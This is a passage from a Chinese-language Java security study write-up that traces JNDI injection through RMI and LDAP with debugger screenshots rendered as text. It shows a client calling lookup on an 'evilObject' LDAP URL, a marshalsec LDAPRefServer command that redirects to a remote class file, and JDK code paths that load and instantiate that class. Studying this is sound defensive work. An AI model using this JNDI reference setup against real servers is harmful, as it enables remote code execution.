
继续跟进`NamingManager#getObjectInstance`, 调用`getObjectFactoryFromReference`方法, 如果本地存在需要获取的类, 则会使用在本地直接获取; 如果本地不存在并且可以从远程获取到该类, 则会远程加载类. 获取到类之后, 会在`return`返回语句中调用`newInstance`方法, 会触发类的构造方法. 由于我们把恶意语句写在了构造方法处, 因此在这里会被触发执行.



```
public static Object
    getObjectInstance(Object refInfo, Name name, Context nameCtx,   refInfo: "Reference Class Name: evil
                      Hashtable<?,?> environment)   environment:  size = 0
    throws Exception
{

    ObjectFactory factory;

    // Use builder if installed
    ObjectFactoryBuilder builder = getObjectFactoryBuilder();
    if (builder != null) {
        // builder must return non-null factory
        factory = builder.createObjectFactory(refInfo, environment);
        return factory.getObjectInstance(refInfo, name, nameCtx,   name: "reference"   nameCtx: Registry
            environment);   environment:  size = 0
    }

    // Use reference if possible
    Reference ref = null;
    if (refInfo instanceof Reference) {...} else if (refInfo instanceof Referenceable) {
        ref = ((Referenceable)(refInfo)).getReference();   refInfo: "Reference Class Name: evilObject\n"
    }

    Object answer;

    if (ref != null) {
        String f = ref.getFactoryClassName();
        if (f != null) {
            // if reference identifies a factory, use exclusively

            factory = getObjectFactoryFromReference(ref, f);
            if (factory != null) {
                return factory.getObjectInstance(ref, name, nameCtx,
```



```java
/** Retrieves the ObjectFactory for the object identified by a reference, ...*/
static ObjectFactory getObjectFactoryFromReference(
    Reference ref, String factoryName)  ref: "Reference Class Name: evilObject\n"    factoryName: "evilObje
    throws IllegalAccessException,
    InstantiationException,
    MalformedURLException {
    Class<?> clas = null;  clas (slot_2): "class evilObject"

    // Try to use current class loader
    try {
         clas = helper.loadClass(factoryName);
    } catch (ClassNotFoundException e) {
        //...
    }
    //...
    String codebase;  codebase (slot_3): null
    if (clas == null &&
            (codebase = ref.getFactoryClassLocation()) != null) {  ref: "Reference Class Name: evilObject\n
        try {
            clas = helper.loadClass(factoryName, codebase);  factoryName: "evilObject"    codebase (slot_3)
        } catch (ClassNotFoundException e) {
        }
    }

    return (clas != null) ? (ObjectFactory) clas.newInstance() : null;  clas (slot_2): "class evilObject"
}
```



JavaSec-Learn – /Library/Java/JavaVirtualMachines/jdk1.8 ... vax/naming/spi/NamingManager.java

src.zip 〉 javax 〉 naming 〉 spi 〉 NamingManager 〉 getObjectFactoryFromReference

```java
    }


    /** Retrieves the ObjectFactory for the object identified by a reference, ...*/
    static ObjectFactory getObjectFactoryFromReference(
        Reference ref, String factoryName)  ref: "Reference Class Name: evilObject\n"    factoryName: "e
        throws IllegalAccessException,
        InstantiationException,
        MalformedURLException {
        Class<?> clas = null;  clas (slot_2): "class evilObject"

        // Try to use current class loader
        try {
             clas = helper.loadClass(factoryName);
        } catch (ClassNotFoundException e) {
            //...
        }
        //...
        String codebase;  codebase (slot_3): null
        if (clas == null &&
                (codebase = ref.getFactoryClassLocation()) != null) {  ref: "Reference Class Name: evilObject\n"
            try {
                clas = helper.loadClass(factoryName, codebase);  factoryName: "evilObject"    codebase (slot_3): null
            } catch (ClassNotFoundException e) {
            }
        }

        return (clas != null) ? (ObjectFactory) clas.newInstance() : null;  clas (slot_2): "class evilObject"
    }
```

Creates an object using the factories specified in the Context.OBJECT_FACTORIES property of the environment or of the provider resource file associated with nameCtx.
返回值: factory created; null if cannot create

调试: JNDIClient


```
getObjectFactoryFromReference
getObjectInstance:319, NamingI
decodeObject:464, RegistryCon
lookup:124, RegistryContext (cc
lookup:205, GenericURLContex
lookup:417, InitialContext (javax
main:17, JNDIClient (org.h3rmes
```

```
static members of NamingManager
变量调试信息不可用
ref = {Reference@944} "Reference Class Name: evilObject\n" ...(显示)
factoryName = "evilObject"
clas (slot_2) = {Class@957} "class evilObject" ... 导航
codebase (slot_3) = null
slot_4 = null
```

所有文件都处于最新状... (8 分钟 之前)

调用链

```
getObjectFactoryFromReference(Reference, String):163, NamingManager
(javax.naming.spi), NamingManager.java
getObjectInstance(Object, Name, Context, Hashtable):319, NamingManager
(javax.naming.spi), NamingManager.java
decodeObject(Remote, Name):464, RegistryContext (com.sun.jndi.rmi.registry),
RegistryContext.java
lookup(Name):124, RegistryContext (com.sun.jndi.rmi.registry),
RegistryContext.java
lookup(String):205, GenericURLContext (com.sun.jndi.toolkit.url),
GenericURLContext.java
lookup(String):417, InitialContext (javax.naming), InitialContext.java
main(String[]):17, JNDIClient (jndi_test1), JNDIClient.java
```



```
getObjectFactoryFromReference:163, NamingManager (javax.naming.spi)
getObjectInstance:319, NamingManager (javax.naming.spi)
decodeObject:464, RegistryContext (com.sun.jndi.rmi.registry)
lookup:124, RegistryContext (com.sun.jndi.rmi.registry)
lookup:205, GenericURLContext (com.sun.jndi.toolkit.url)
lookup:417, InitialContext (javax.naming)
main:17, JNDIClient (org.h3rmesk1t.jndi.RMIAttack)
```


LDAP

`LDAP` 服务只是把协议名改成 `ldap` 即可, 分析过程和 `RMI` 类似.

示例代码

- JNDIClient

```
package org.h3rmesk1t.jndi.LDAPAttack;

import javax.naming.InitialContext;
import javax.naming.NamingException;

/**
 * @Author: H3rmesk1t
 * @Data: 2022/2/7 7:03 上午
 */
public class JNDIClient {

    public static void main(String[] args) throws NamingException {

        new InitialContext().lookup("ldap://127.0.0.1:6666/evilObject");
    }
}
```



```java
package org.h3rmesk1t.jndi.LDAPAttack;

import javax.naming.InitialContext;
import javax.naming.NamingException;

/**
 * @Author: H3rmesk1t
 * @Data: 2022/2/7 7:03 上午
 */
public class JNDIClient {

    public static void main(String[] args) throws NamingException {

        new InitialContext().lookup("ldap://127.0.0.1:6666/evilObject");
    }
}
```


```
	at com.sun.jndi.ldap.LdapCtx.c_lookup(LdapCtx.java:1092)
	at com.sun.jndi.toolkit.ctx.ComponentContext.p_lookup(ComponentContext.java:542)
	at com.sun.jndi.toolkit.ctx.PartialCompositeContext.lookup(PartialCompositeContext.java:177)
	at com.sun.jndi.toolkit.url.GenericURLContext.lookup(GenericURLContext.java:205)
	at com.sun.jndi.url.ldap.ldapURLContext.lookup(ldapURLContext.java:94)
	at javax.naming.InitialContext.lookup(InitialContext.java:417)
	at org.h3rmesk1t.jndi.LDAPAttack.JNDIClient.main(JNDIClient.java:14)
Caused by: java.lang.ClassCastException: evilObject cannot be cast to javax.naming.spi.ObjectFactory
	at javax.naming.spi.NamingManager.getObjectFactoryFromReference(NamingManager.java:163)
	at javax.naming.spi.DirectoryManager.getObjectInstance(DirectoryManager.java:189)
	at com.sun.jndi.ldap.LdapCtx.c_lookup(LdapCtx.java:1085)
	... 6 more

进程已结束，退出代码为 1
```

```
h3rmesk1t@H3rmesk1tdeMacBook-Air  ~/Downloads  java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshal
sec.jndi.LDAPRefServer http://127.0.0.1:4444/#evilObject 6666

Listening on 0.0.0.0:6666
Send LDAP reference result for evilObject redirecting to http://127.0.0.1:4444/evilObject.class
```

过程分析

这里利用 `marshalsec` 起一个 `LDAP` 服务, 同样将断点下在 `lookup` 处. 之前的步骤和 `RMI` 一样, 这里直接分析后面不同的地方.


跟进 `GenericURLContext#lookup` 方法, 进一步调用 `PartialCompositeContext#lookup` 方法, 在 `for` 循环的条件中先调用 `ComponentContext#p_lookup` 方法.



```java
public Object lookup(String var1) throws NamingException {   var1: "ldap://127.0.0.1:6666/evilObject"
    ResolveResult var2 = this.getRootURLContext(var1, this.myEnv);   var1: "ldap://127.0.0.1:6666/evilObje
    Context var3 = (Context)var2.getResolvedObj();   var3 (slot_3): LdapCtx@619

    Object var4;
    try {
        var4 = var3.lookup(var2.getRemainingName());   var2 (slot_2): ResolveResult@618    var3 (slot_3): L
    } finally {...}

    return var4;
}
```


```
"main"@1...n": 正在运行
lookup:205, GenericURLContext (com.sun
lookup:94, ldapURLContext (com.sun.jndi.
lookup:417, InitialContext (javax.naming)
main:14, JNDIClient (org.h3rmesk1t.jndi.LD

this = {ldapURLContext@502}
变量调试信息不可用
var1 = "ldap://127.0.0.1:6666/evilObject"
var2 (slot_2) = {ResolveResult@618}
var3 (slot_3) = {LdapCtx@619}
```

跟进 `ComponentContext#p_lookup` 方法, 由于 `var4.getStatus()` 的值为 `2`, 因此进一步调用 `LdapCtx#c_lookup` 方法.



```
public Object lookup(Name var1) throws NamingException {   var1: "evilObject"
    PartialCompositeContext var2 = this;   var2 (slot_2): LdapCtx@619
    Hashtable var3 = this.p_getEnvironment();   var3 (slot_3):  size = 0
    Continuation var4 = new Continuation(var1, var3);   var4 (slot_4): "evilObject"    var3 (slot_3):  size
    Name var6 = var1;   var1: "evilObject"

    Object var5;   var5 (slot_6): "evilObject"
    try {
        for(var5 = var2.p_lookup(var6, var4); var4.isContinue(); var5 = var2.p_lookup(var6, var4)) {   var
            var6 = var4.getRemainingName();
            var2 = getPCContext(var4);
        }
    } catch (CannotProceedException var9) {...}

    return var5;
}
```

跟进`LdapCtx#c_lookup`方法, 和之前分析`RMI`的过程一样, 跟进`Obj#decodeObject`方法, 在该方法中存在几种序列化数据的处理, 详细可见安全客上的这篇文章JNDI with LDAP.




```
    protected Object c_lookup(Name var1, Continuation var2) throws NamingException {   var1: "evilObject"
        var2.setError( o: this, var1);   var2: "evilObject; remainingName: 'evilObject'"
        Object var3 = null;   var3 (slot_3): null

        Object var4;   var4 (slot_4): "{objectclass=objectClass: javaNamingReference, javacodebase=javaCod
        try {
            SearchControls var22 = new SearchControls();   var22 (slot_5): SearchControls@661
            var22.setSearchScope(0);
            var22.setReturningAttributes((String[])null);
            var22.setReturningObjFlag(true);
            LdapResult var23 = this.doSearchOnce(var1, "(objectClass=*)", var22, true);   var22 (slot_5):
            this.respCtls = var23.resControls;
            if (var23.status != 0) {...}

            if (var23.entries != null && var23.entries.size() == 1) {...} else {...}

            if (((Attributes)var4).get(Obj.JAVA_ATTRIBUTES[2]) != null) {
                var3 = Obj.decodeObject((Attributes)var4);   var3 (slot_3): null    var4 (slot_4): "{objec
            }

            if (var3 == null) {...}
        } catch (LdapReferralException var20) {...} catch (NamingException var21) {...}

        try {...} catch (NamingException var16) {...} catch (Exception var17) {...}
    }
```

```
"main"@1...n": 正在运行
c_lookup:1051, LdapCtx (com.sun.jndi.ldap
p_lookup:542, ComponentContext (com.s
lookup:177, PartialCompositeContext (com
lookup:205, GenericURLContext (com.sun
lookup:94, ldapURLContext (com.sun.jndi.
lookup:417, InitialContext (javax.naming)
main:14, JNDIClient (org.h3rmesk1t.jndi.LD
```

```
var4 (slot_4) = {BasicAttributes@660} "{objectclass=objectClass: javaNaming...(显示)
    ignoreCase = true
    attrs = {Hashtable@666}  size = 4
        "objectclass" -> {LdapAttribute@674} "objectClass: javaNamingReference"
        "javacodebase" -> {LdapAttribute@676} "javaCodeBase: http://127.0.0.1:4444/"
        "javafactory" -> {LdapAttribute@678} "javaFactory: evilObject"
        "javaclassname" -> {LdapAttribute@680} "javaClassName: foo"
var22 (slot_5) = {SearchControls@661}
var23 (slot_6) = {LdapResult@662}
slot_7 = null
slot_8 = null
```

